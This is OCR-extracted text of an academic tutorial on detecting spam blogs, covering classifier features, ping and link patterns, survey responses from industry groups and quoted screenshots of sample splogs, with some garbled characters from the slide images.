- Features created using two adjacent words
- Less susceptible to adversarial attacks
- SVM based model
 - Binary Features
 - Linear Kernel
- F measure ~ 86%

2-comments to-the it-was also-added 1-comment 3-comments

comments-off in-uncategorized categories-uncategorized new-york

Bag-of-URL Tokens Feature


- Features constructed by tokenizing outgoing URLs
- Similar to (earlier) URL only models but captures more context
 - URL tokens in the badge crazy blogosphere
 - Default Wordpress Links
- F-measure ~ 82%



dougal boren zed1 photomatt

More Home-Page Based Features

- We have been experimenting with multiple approaches
- Dataset available at:
 - http://ebiquity.umbc.edu/resource/html/id/212



🔊 🔻 🕨 💽 Google

- 8

Q

Sunday, March 18, 2007

Les �changes mon �taires du FOREX en ligne, Trading,

Les �changes mon�taires du FOREX en ligne, Trading, valeurs, taux et ... - Translate this page Forex trading en ligne sur Forex-Winner.net, Espace Francophone sur les �changes ... D�di� et en partenariat avec la Plateforme de Trading Online Easy-Forex ... Source: www.forex-winner.net

Forex-Markets-The Economic Times

News By Industry, Companies A-Z, Politics/Nation, International Business, Economy, Most Read Articles ... Forex, Debt / Money, Commodities. Hot Links. Career ... Source: economictimes.indiatimes.com

Western Capital Forex

Experienced Swiss forex broker. Western Capital Forex uses the MetaTrader 4 trading platform, with multilingual support available. Source: www.westcapfx.com

Blog Archive v 2007 (584) ▼ 03/18 - 03/25 (43) Les &changes mon@taires du FOREX en ligne, Trading.... New Automated Forex Trading Software For Profitabl ... Annie Jennings The 5 EMAs forex SYSTEM, Exponential Moving... Forex Trading Education Forex Currency Trading Software for Perefct Execut... 24-hour trading in all major currencies. Continue ... Online Forex Trading at ForexBit.com Forexbit.com ... Forex tips tips on how to trade in Annie Jennings Online Press Release Forex No. 23: Lehman Forex trading signal, mini forex

ForexDirectory.net

Links to quotes, charts, r online brokers, and more.

Foreign exchange market wherever one ... 6 Algorit instruments. 8 The difference ... Source: en.wikipedia.org

Global Forex Trading 24-hour trading in all major currencies. Source: www.qftforex.com

Source: www.forexdirect Post 1 from a Spam Blog on The foreign exchange (cl Forex.. Trading

Online Forex Trading Courses and Training - Learn ... FXCM Software Preview - Currency Trading, Forex Tr... Forex Trading - Online Forex Trading Stealth Forex Systems Heralds the Release of Versi... Agence EV

trading,fx trading...

年 🔹 🔄 😴 🛞 🏠 🔚 🍶 🕒 http://abootforextips.blogspot.com/2007/03/new-automated-forex-trading-software_ 🔊 💌 🕨 💽 🕞 Google Q - 8 Sunday, March 18, 2007 **Blog Archive** New Automated Forex Trading Software For Profitable Currency Trading - Emediawire (press release) **v 2007** (584) ▼ 03/18 - 03/25 (43) Les &changes mon@taires du FOREX New Automated Forex Trading Software For Profitable Currency en ligne, Trading.... Trading New Automated Forex Trading Emediawire (press release), WA - Mar 3, 2007 Software For Profitabl ... New York, NY (PRWeb) January 9, 2007 -- Forex currency Annie Jennings trading can be a very profitable venture for those who are able The 5 EMAs forex SYSTEM, to navigate their way through the ... Exponential Moving... Forex Trading Education Read More Forex Currency Trading Software for Perefct Execut... 24-hour trading in all major Forex Currency Trading Systems - For Bigger Profits Posted currencies. Continue ... By Online Forex Trading at ForexBit.com Business Portal 24 (press release), Germany - Feb 26, 2007 Forexbit.com As they say currency markets dont get much sleep and how Forex tips tips on how to trade in could they when they have to handle trillion of dollars Annie Jennings everyday. Yes, currency trading is by far ... Online Press Release Forex No. 23: Lehman Read More Forex trading signal, mini forex trading,fx trading... **Forex Currency Tradir** Post 2 from the same Spam Blog Posted By Business Portal 24 (pres We are living in informat pretty much evident fro on Forex.. Trading revolutionary change in Read More Online Forex Trading Courses and Training - Learn ... FXCM Software Preview - Currency

Posted by Swen at 2:32 PM

FXCM Software Preview - Currency Trading, Forex Tr... Forex Trading - Online Forex Trading Stealth Forex Systems Heralds the Release of Versi...

Temporal Regularities

- Intuition: Splogs feature highly correlated content across multiple posts (text, out-links etc..)
- Lin et al have proposed and analyzed useful metrics to identify such correlations
- Two fetches per URL can exploit structured feed entries
- Precision ~ 86%, Recall ~ 47%

Other features that work

- Outgoing Anchors
- Character N-grams and Word N-grams
- Named Entity Ratio
- Text Compression Ratio
- Pronoun Entity Ratio

Detection Approaches that could also Work

Ping times – Italian Blogs




Figure 8: Ping Time Series of Italian Blogs on a single day.




Figure 9: Ping Time Series of Italian Blogs over five days.

Sping vs. Ping times




Figure 10: Ping Time Series of Blogs on a single day.




Figure 11: Ping Time Series of Blogs over five days.



Figure 12: Ping Time Series of Splogs on a single





Figure 13: Ping Time Series of Splogs over a five day period.

Spings vs. Pings: frequency

blogs vs. their ping frequency follows a power law, but splogs vs. spings does not



Splogs vs. Blogs – In-degree




Figure 6: In-degree distribution of authentic blogs subscribe to a power-law.

Splogs vs. Blogs – Out-degree




Figure 7: Out-degree distribution of authentic blogs subscribe to a power-law.


Splog Protection – Global

- Test set of 700 authentic blogs and 700 splogs
- In-links from Technorati
- Out-links from blog-home page
- Labeled in-links/out-links to be a blog, splog, news site, other website
- 3 feature-types trained using SVMs
 - In-link distribution
 - Out-link distribution
 - Co-citation distribution
- F-measure ~ 80%

Summary of Existing Techniques

- Local Properties will continue to hold the key
 - Fast
 - Low Cost
 - Can be easily incorporated into blog harvesting (crawling)
- Global Techniques restricted by coverage
 - Less Effective to Blog Search Engines
 - Continue to be effective for web search engines

How Techniques are Used



Increasing cost

Elimination Approaches (Most Don't Work)



"So, whats that mean for the current users? It means that we have a few things to iron out. We are working on them sa fast as possible. It will insure that we dont have these issues going forward in the future and have a solid solution. "







SPLOG REPORTER STATUS = RED

"Due to lack of resources, mainly time, we have decided to pursue other other web 2.0 interests. We had a good run and appreciate everyone who supported the splog fighting movement. We have decided to keep the site up so as not to "break the web" and all the links to the site. If anyone is interested in acquiring Splog Reporter please contact us."

Listing Spam blogs, LinkFarms, "Just for ads!" blogs, "Click my adsense" blogs...

Email autoresponder | Furniture Removals and Backloading in Australia

Image upload | Polls Generator

FIGHTING SPLOG

Eliminating Splogs depends directly on blacklisting by search engines, contextual advertisement and affiliates. Sploggers have no more incentive to host such blogs and typically bring it down.


... a rather slow elimination process.

How Splogs Effect Blog Analytics

Nature of Splogs in TREC 2006


- Around 83K identifiable blogs in the collection, with 3.2M permalinks
- We identified 13,542 splogs
- Blacklisted 543K permalinks from these splogs
- This accounts to 16% of the entire collection
- Results tally in % to TREC dataset (Macdonald et al 2006)

Impact of Splogs in TREC Queries



Higher in Spam Prone Contexts

Splog Distribution for 'Spam Terms'



Spam query terms based on analysis by McDonald et al 2006 ..

Input from Groups Dealing with Splogs

NEC – Blog Analytics



- When did you start seeing spam? in 2005 on blog search engine results.
- How much spam? (in percents) roughly 25% of top retrieval results
- Is it increasing/decreasing? increasing
- How are you tackling it? and How much effort goes into it? definitely my team considers this an important research effort. In terms of person-hrs, at least 2080 in 2006
- Do you have any new architectures/frameworks/initiatives?
 Yes work publicly available
- What would you want researchers to address? **temporal and structural properties**
- What are future trends? collaborative splog detection

Sphere – Blog Search



- When did you start seeing spam? Late 2005. Late summer of 2002 couple of years hand edited black lists, URL pattern filtering
- How much spam? (in percents) big non-blog category, around 70% from weblogs.com,
- Is it increasing/decreasing? No significant change
- How are you tackling it? and How much effort goes into it? Around 4160 person-hrs
- Any message(blurbs) to the ICWSM audience? "At Sphere, we're analyzing the mechanisms used by splogs and finding detectable signatures that can be applied to very large datasets. It's our contention that available tools and protocols must necessarily limit the strategies available to successful sploggers. While that set of strategies continues to grow, we're continually innovating to find new and effective ways of detecting those strategies, suppressing spam, and keeping the blogosphere a rich, easily navigable universe of information"


BuzzMetrics – Blog Analytics SuzzMetrics

- When did you start seeing spam? In early 2005, we started to see the #spam blogs and pings from non-weblogs sources ramp out rapidly.
- How much spam? (in percents)

There's a big range, depends on the day. There can be huge spam attacks on some days. For today, for example: 15% spam and 30% non-blog (but today's 15% spam number is on the low side). This doesn't include other kinds of bad pings: duplicates, out-dated, urls that are forbidden or have no data

- Is it increasing/decreasing? It's increasing in absolute counts, just like the total number of weblogs ever created is increasing. However, in terms of the number of active spam weblogs, it's fairly constant, just like the number of active English-language weblogs is fairly flat now.
- Do you have any new architectures/frameworks/initiatives? **Our architecture is in place and working well.**

BuzzMetrics – Blog Analytics Nielsen BuzzMetrics



- There is a minority of sophisticated spammers that create sleeper spam blogs that look just like regular blogs and then months later start linking to affiliate sites. How to catch these early?

- How to detect repurposed blog content (downright plagiarism either for use in spam blog or simply for the age-old reason of building one's own reputation on false premises).

- Spam in foreign languages: structural similarities/differences/extent of the problem?

• What are future trends?

- PayForPost type services: in-post advertisements that indistinguishable from blogger content and may or may not be disclosed => need for spam detection at the post level instead of simply at the blog level; need to filter out/discount posts whether than entire blogs.

What Next? Adversarial Classification

ALL RIGHTS RESERVED http://www.cartoonbank.com



cizursutt:

"Ob, like you know something the Internet doesn't know."

Adversarial Classification

- All forms of spam detection fit into a general class of classification problem
 - Classification is considered a "game" between classifier and adversary
 - Adversaries adapt to evade filters
- Its clear that a classifier has to learn to classify new forms of spam
 - Update training sets
 - Identify new detection techniques


🖙 🗢 🎅 💿 😚 🛃 🔬 🕒 http://conference-service.blogspot.com/

SEARCH BLOG | FLAG BLOG | Next Blog >

Create Blog | Sign In

_ 8 ×

🔊 🔹 🜔 💿 💽



Ads by Goooooogle

<u>6 Participants,</u> <u>\$39.00/mo</u> Unlimited, all minutes are

Conferencing Solutions. Learn More! business.att.com

SATURDAY, MARCH 10, 2007

Do I Need to Plan Telephone Confere

There is nothing complicated about learning how for several reasons. The main reason is that a cor all your work done in a short period of time. A ty and the discussion of the participants, you may I shorter in duration, they tend to be more task or location.

You do not have to be a computer expert in orde your telephone service provides or you can plan an agenda, which you email to all participants a meeting prepared, which is often not the case wit

When you plan a telephone conference, you are ς easier for them to take part in the meeting using \cdot way. This is because they do not have to plan to ς

Planning a conference by telephone is similar to has to have a main focus. Start your planning wit action do we need the participants to take after t meeting? • Will this be just a general sharing of in

"New Niche" Update Training Sets, Use Language Independent Techniques

Blogspot "1" technique

- A form of spam blog that seems to be quite common on blogger
 - Create 1 post
 - Use blog as doorway
- Filters find it difficult to detect spam without avoiding false positives
- Sandboxing technique used by blog search engines
- Technique will go out of fashion once web search engines use similar strategies

🛛 🕶 🖒 👻 🧭 🛃 🚓 🕒 http://new-studentloan.blogspot.com/	<u>a</u> _ o ₀ <u>C</u> ,	_ = P >
Great rates & terms.Quick & Easy Loans. http://www.find-all-loans.com		
8. Need a Personal Loan - Bad Credit Ok! Need a Personal Loan, Bad Credit Loan or Credit Card. <u>http://www.justsearchloan.com</u>		
9. Student Loans Need a Loan? Fast Approval Apply Now!		
Blogspot "1" techni	que first.	
SATURDAY, MARCH 10, 2007	ABOUT ME	
	ABOUT ME	

Student Loan. Ah, the Student Loan is more inconsiderate than some blank Student Loan.

Uh, some Student Loan is much more poignant than one busy Student Loan.

POSTED BY WUKUHOXOQU AT 9:38 AM 0 COMMENTS

PREVIOUS POSTS

Student Loan. All about of Student Loan.

ARCHIVES

March 2007

Blogger


Non-English Splogs

- Are splogs appearing in Non-English?
 - Not yet?
 - Seen many cases of spam blogs in Japanese
- Creating training examples for multiple languages not feasible
- Identifying language independent techniques that capture stereotypes in splog create tools will be important

Other Requirements

- Evaluation of effectiveness of filters
 - Generic Precision and Recall
 - Precision and Recall with a when?
- Continued QoS guarantees in an adversarial setting
 - Methodology
 - Semi-automatic techniques
- Methodology for overall maintenance of the filter

Continuing Work



🗇 🕶 🖻 👻 🐼 🚼 🚕 😭 http://link.cs.umbc.edu/c-spam/bookmarks.php/kolari		₽ ×
SUSPICIOUS? bookmarks watchlist add a bookmark	log out	
my bookmarks	Sort by: Date Title URL	
Search this user's bookmarks 💌 for Search	pranam kolari	
<mark>litllolita - MyBlogLog</mark> 16-03-2007 to mybloglog, spam - Edit - Delete	Profile → Tags → Watchlist →	
www.myspace.com/litllolita 16-03-2007 to myspace, spam - Edit - Delete	popular tags	
www.myspace.com/168287013 15-03-2007 to myspace, spam - Edit - Delete	dating delicious mybloglog myspace orkut	
orkut - Alyssa's Profile 15-03-2007 to orkut, spam - Edit - Delete	plagiarized profile spam splog tag technorati	
www.myspace.com/148642660 15-03-2007 to myspace, spam - Edit - Delete	user weblogs.com	
www.myspace.com/163650214 04-03-2007 to myspace, spam - Edit - Delete		
Religious Articles » What makes a Wikipedia article good? 01-03-2007 to plagiarized, splog - Edit - Delete		
Web Messenger » Solvent helps extract data on web pages and materialize it as RDF 01-03-2007 to plagiarized splog - Edit - Delete		•

Conclusion


Conclusion

- Trends suggest that the problem of splogs will continue
- Research needs to continue identifying new detection techniques
- The community has to incorporate collaborative techniques for detection
- Research needs to understand filter evolution in a more principled way

Resources

- http://icwsm-blog-spam.blogspot.com/
 - For (too) late breaking resources for this tutorial
- http://planet.socialMediaResearch.org/
 - A feed aggregator for blogs relevant to social media
 - Suggest new blogs to *planet-smr@cs.umbc.edu*
- http://sus.picious.info/
 - Prototype spam reporting service
- http://ebiquity.umbc.edu/memeta/resources/
 - Blog and splog datasets, bibliography, etc.

Discussion



"I still don't have all the answers, but Pm beginning to ask the right questions."